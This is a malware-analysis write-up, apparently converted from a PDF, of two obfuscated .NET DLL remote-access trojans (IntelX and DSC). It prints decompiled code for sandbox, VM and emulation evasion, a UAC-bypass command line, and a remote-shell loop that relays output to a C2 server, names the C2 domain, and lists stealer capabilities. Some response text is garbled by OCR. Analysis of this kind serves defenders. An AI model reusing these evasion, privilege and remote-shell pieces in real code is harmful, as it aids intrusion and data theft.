
- De-obfuscating the .NET code.
- Loading and debugging the DLLs using Dnspy, which is quite challenging.

so will try on analyze each Dll file independently and at the end will try to highlight if there are similarities within the code or the functionality of the payload.

IntelX (OnDrv.dll) (first downloaded .NetDll)

We have tried to use the great tool De4dot but it failed to even de-obfuscate or identify the obfuscator , after a lot of time I found a great tool called [NETReactorSlayer] which have achieved the mission in more accurate way even if there a little bit obfuscation but for me the result was impressive.

so now we need to load and debug this Dll, if we executed the PowerShell script you must be sure that we may not be able to attach to this process and even though it will be harder to reach this function and to trace the code, also I tried to convert this Dll to an exe file using common tools but it also raised an exceptions cause all of these tools was made to handle C/C++ executables, we have two options to use one of these tool and then try to modify the .NET header and to add the entry point, the second option which was mentioned by Fortinet researcher in [this blog] which is about building a wrapper exe and embedding the Dll in it's resources and then call the required function.
By using this wrapper , even if there are some problems in thread handling but it the best case we reached.



all we need is to run this executable and then attach the Dnspy to its process and now we are controlling the execution

```
3   private static void Main(string[] args)
4   {
5       Console.WriteLine("Press Any SPACE  to start the second stage dropper");
6       do
7       {
8           while (!Console.KeyAvailable)
9           {
10          }
11      }
12      while (Console.ReadKey(true).Key != ConsoleKey.Spacebar);
13      Console.WriteLine("Press Any SPACE  to start the second stage dropper");
14      do
15      {
16          while (!Console.KeyAvailable)
17          {
18          }
19      }
20      while (Console.ReadKey(true).Key != ConsoleKey.Spacebar);
21      Prop propInstance = new Prop();
22      propInstance.CTX(new string[] { "HpProb" });
23  }
```

and now we are inside CTX function.

```
Application.EnableVisualStyles();
Application.SetCompatibleTextRenderingDefault(Class2.smethod_0(8080) != 0);
Console.WriteLine(Class3.smethod_0(16344));
Console.WriteLine(AES.Encrypt(Class3.smethod_0(16393), Class314.smethod_0(Class3.smethod_0(16450), Prop.info,
  Prop.pcinfo)));
bool flag = Class70.smethod_0();
bool flag2 = ProtectionHelper.DetectEmulation();
bool flag3 = ProtectionHelper.DetectSandbox();
ProtectionHelper.DetectVirtualMachine();
bool flag4;
if (!(flag4 = Hosting.Check()))
{
    SystemCore.InitializeGeoIp();
    if (flag2 || flag3 || flag4 || flag)
```


function **Class3.smethod_0(int)** , this function retrieves a string from the malware configuration, which is saved on the assembly resources and written to class3.byte_0 array while the construction of this class is executed, so we can rename this function to any thing relative to its purpose, Get_Str() maybe.

```
7   internal sealed class Class3
8   {
9       // Token: 0x06000050 RID: 80 RVA: 0x000070DC File Offset: 0x000052DC
10      static Class3()
11      {
12          if (Class3.byte_0 == null)
13          {
14              string text = "T25EclYk";
15              byte[] array = Convert.FromBase64String(text);
16              text = Encoding.UTF8.GetString(array, 0, array.Length);
17              Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(text);
18              Class3.byte_0 = Class5.smethod_3(97L, manifestResourceStream);
19          }
```


you can find the malware configuration [here]
inside Class70.smethod_0() the malware will execute this WMI query to `Select * from Win32_ComputerSystem` to get this information

```
Computer name, operating system, manufacturer, model, serial number.
Processor, memory, hard drives, network adapters.
 Installed programs, operating system version,
system directory ,Current user, domain information
```

it will check the manufacturer element against some of those used by virtualization solutions like VMware or Vbox



inside a function called **DetectSandBox()** it will check the existence of a Dll called "**SibeDll.dll**" which indicate an ***_Sandboxie Environment_***



it also call a function named **DetectEmulation()** that used to detect whether the code is running in an emulated or virtual environment. Emulators or virtual machines might not handle timing as accurately as physical hardware, which can lead to discrepancies in elapsed time calculations.

```
public static bool DetectEmulation()
{
    long num = (long)Environment.TickCount;
    Thread.Sleep(Class2.smethod_0(14484));
    return (long)Environment.TickCount - num < (long)Class2.smethod_0(14488);
}
```


it also will get the IP address information of the victim machine by issuing a request to `http://ip-api.com/line/?fields=proxy,hosting!`

```
public static bool Check()
{
    try
    {
        string text = new WebClient().DownloadString(Class3.Get_Str(37157));
        Console.WriteLine(Class3.Get_Str(37246));
        return text.Contains(Class3.Get_Str(37263));
    }
    catch
    {
    }
    return Class2.smethod_0(14400) != 0;
}
```

the malware have used this UserAgent for issuing the request
“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36“

```
GET /xml/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Host: ip-api.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 10 Aug 2024 23:48:13 GMT
Content-Type: application/xml; charset=utf-8
Content-Length: 412
Access-Control-Allow-Origin: *
X-Ttl: 60
X-Rl: 44

<?xml version="1.0" encoding="UTF-8"?>
<query>
  <status                ;>
  <countr                />
  <countr                yCode>
  <regior
  <regior                norate</regionName>
  <city>C
  <zip></
  <lat>36
  <lon>31
  <timezc                :/timezone>
  <isp>TE
  <org></
  <as>AS8
  <query>                :/query>
</query>
```

and upon the decryption of the C2 which was decrypted using AES(CBC mode) we got a new Domain which is different than other used on previous stages. **technical.solutionsonline.top**




Other Capabilities


As discussed earlier, this RAT is armed with a wide array of capabilities, and the function names themselves give a clear picture of their purposes, so we don't need to explore every function in detail.
Instead, let's focus on some of the key components that make this RAT so effective.
The `**Client()**` class is pivotal in maintaining the connection with the threat actor's C2 server. It handles everything from initializing connections to managing data flow—connecting, disconnecting, sending, receiving, parsing, and decrypting communications. This ensures that the RAT can maintain a stealthy and continuous link with the attacker.
Within the `**IntelX.Core**` namespace, the `**Detection**` class plays a critical role in ensuring the RAT isn't easily analyzed or detected. It actively checks for sandboxing and virtualization environments by probing the Registry and scanning running processes. This makes it harder for security researchers and automated analysis tools to study the RAT without revealing their presence.
Additionally, the `**SystemCore**` class is dedicated to gathering extensive information about the compromised system, including details like CPU, GPU, firewall status, MAC address, operating system name, network gateway, and installed antivirus software.
This data collection enables the attacker to understand the environment and potentially tailor further attacks.
Moreover, the RAT employs sophisticated anti-analysis techniques within its namespaces. These include altering the image's base address, modifying memory protections, and possibly using obfuscation, timing checks, and debugger detection to evade analysis.
Together, these components demonstrate the RAT's complexity and the meticulous design aimed at evading detection and maximizing the damage it can inflict.

IntelX.Core

One such class is `**Client()**`, which is responsible for establishing and managing connections with the threat actor's C2 server. It handles various tasks, including connecting, disconnecting, sending and receiving data, parsing information, and decrypting responses.




Within the `**IntelX.Core**` namespace, there's a class called `**Detection**`. This class is responsible for checking whether the environment is a sandbox or a virtual machine. It accomplishes this by inspecting the Registry and analyzing the running processes.



The `**SystemCore**` class in the RAT is designed to gather detailed information about the running operating system and the current user, as illustrated in the figure below. It collects a broad range of data, including:

- – CPU details
- – GPU information
- – Firewall status
- – MAC address
- – Operating system name
- – Network gateway
- – Installed antivirus software
- – And more…




but there is a function called ***TryUacTrick()*** which is used to get an admin level to the running binary by executing this command

```
START "" "<file path>" -CHECK & PING -n 2 127.0.0.1 & EXIT
```

IntelX.Core.AntiAnalysis


Within this namespace, various anti-analysis techniques are employed to complicate the analysis process. These include altering the image by modifying its base address and changing memory protection for the code. Additionally, it utilizes methods like obfuscating code, detecting debuggers, and implementing timing checks to further hinder reverse engineering and analysis.



IntelX.Core.Commands


This namespace is responsible for executing commands received from the C2 server on the victim's machine. It includes functions commonly found in many RATs, such as:

- Downloading files
- Executing commands
- DLL injection
- Terminating processes
- Capturing keystrokes
- Creating new processes
- Logging installed applications
- Logging running processes
- And more…



IntelX.Core.Packets.ClientPackets (act as a Stealer)


In this name space IntelX RAT have the capabilities of normal stealers , it Collect Browser's history and collect Cookies, travers Directories and upload files , collect passwords.



IntelX.Core.RemoteShell

IntelX will give the TA the ability to interact directly with victim's Shell through this Class named Shell()

```
private void method_1()
{
    try
    {
        using (StreamReader standardOutput = this.process_0.StandardOutput)
        {
            while (!standardOutput.EndOfStream && this.bool_0)
            {
                string text = standardOutput.ReadLine();
                if (text != null)
                {
                    Thread.Sleep(Class2.smethod_0(10264));
                    new ShellCommandResponse(Class149.smethod_0(text, Environment.NewLine)).Execute(Prop.ConnectClient);
                }
            }
        }
        if ((this.process_0 == null || this.process_0.HasExited) && this.bool_0)
        {
            throw new ApplicationException(Class3.smethod_3(24591));
        }
    }
    catch (ApplicationException)
    {
        new ShellCommandResponse(Class149.smethod_0(Class3.smethod_3(24646), Environment.NewLine)).Execute(Prop.ConnectClient);
        this.method_0();
```



```
        StartInfo = new ProcessStartInfo(Class3.smethod_3(24527))
        {
            UseShellExecute = (Class2.smethod_0(10244) != 0),
            RedirectStandardInput = (Class2.smethod_0(10248) != 0),
            RedirectStandardOutput = (Class2.smethod_0(10252) != 0),
            RedirectStandardError = (Class2.smethod_0(10256) != 0),
            CreateNoWindow = (Class2.smethod_0(10260) != 0),
            WorkingDirectory = Class3.smethod_3(24534),
            Arguments = Class3.smethod_3(24541)
        }
    };
    this.process_0.Start();
    new ShellCommandResponse(Class149.smethod_0(Class3.smethod_3(24546), Environment.NewLine)).Execute(Prop.ConnectClient);
    new Thread(new ThreadStart(this.method_1)).Start();
    new Thread(new ThreadStart(this.method_2)).Start();
}
```

100 %

Locals

Name	Value	Type
System.Text.Encodin...	{System.Text.UnicodeEncoding}	System.Text.Unicc
System.Text.Encodin...	>> New Session created"	string

Adobe.dll (Second Dll file)


upon the de-obfuscation of the second Dll file, we found that it is a different RAT, we named it DSC as its namespace, the first function to be invoked is called **DSC.Connect()**

```
public void Connect(string[] args)
{
    IntPtr consoleWindow = Sign.GetConsoleWindow();
    Sign.ShowWindow(consoleWindow, Class1.smethod_0(28));
    Process[] processesByName = Process.GetProcessesByName(Class2.smethod_0(195));
    for (int i = Class1.smethod_0(32); i < (int)Class7.smethod_0(processesByName); i += Class1.smethod_0(40))
    {
        Sign.ShowWindow(processesByName[i].MainWindowHandle, Class1.smethod_0(36));
    }
    if (!Class13.smethod_0(args[Class1.smethod_0(44)], Class2.smethod_0(216)))
    {
        Sign.ShowWindow(consoleWindow, Class1.smethod_0(48));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(300), Class2.smethod_0(192));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(189), Class2.smethod_0(192));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(303), Class2.smethod_0(192));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(306), Class2.smethod_0(192));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(186), Class2.smethod_0(192));
        Sign.mypcid = Sign.mypcid.Replace(Class2.smethod_0(309), Class2.smethod_0(192));
        Sign.MainAsync().GetAwaiter().GetResult();
        return;
    }
    Console.WriteLine(Class2.smethod_0(233));
    Application.Exit();
}
```

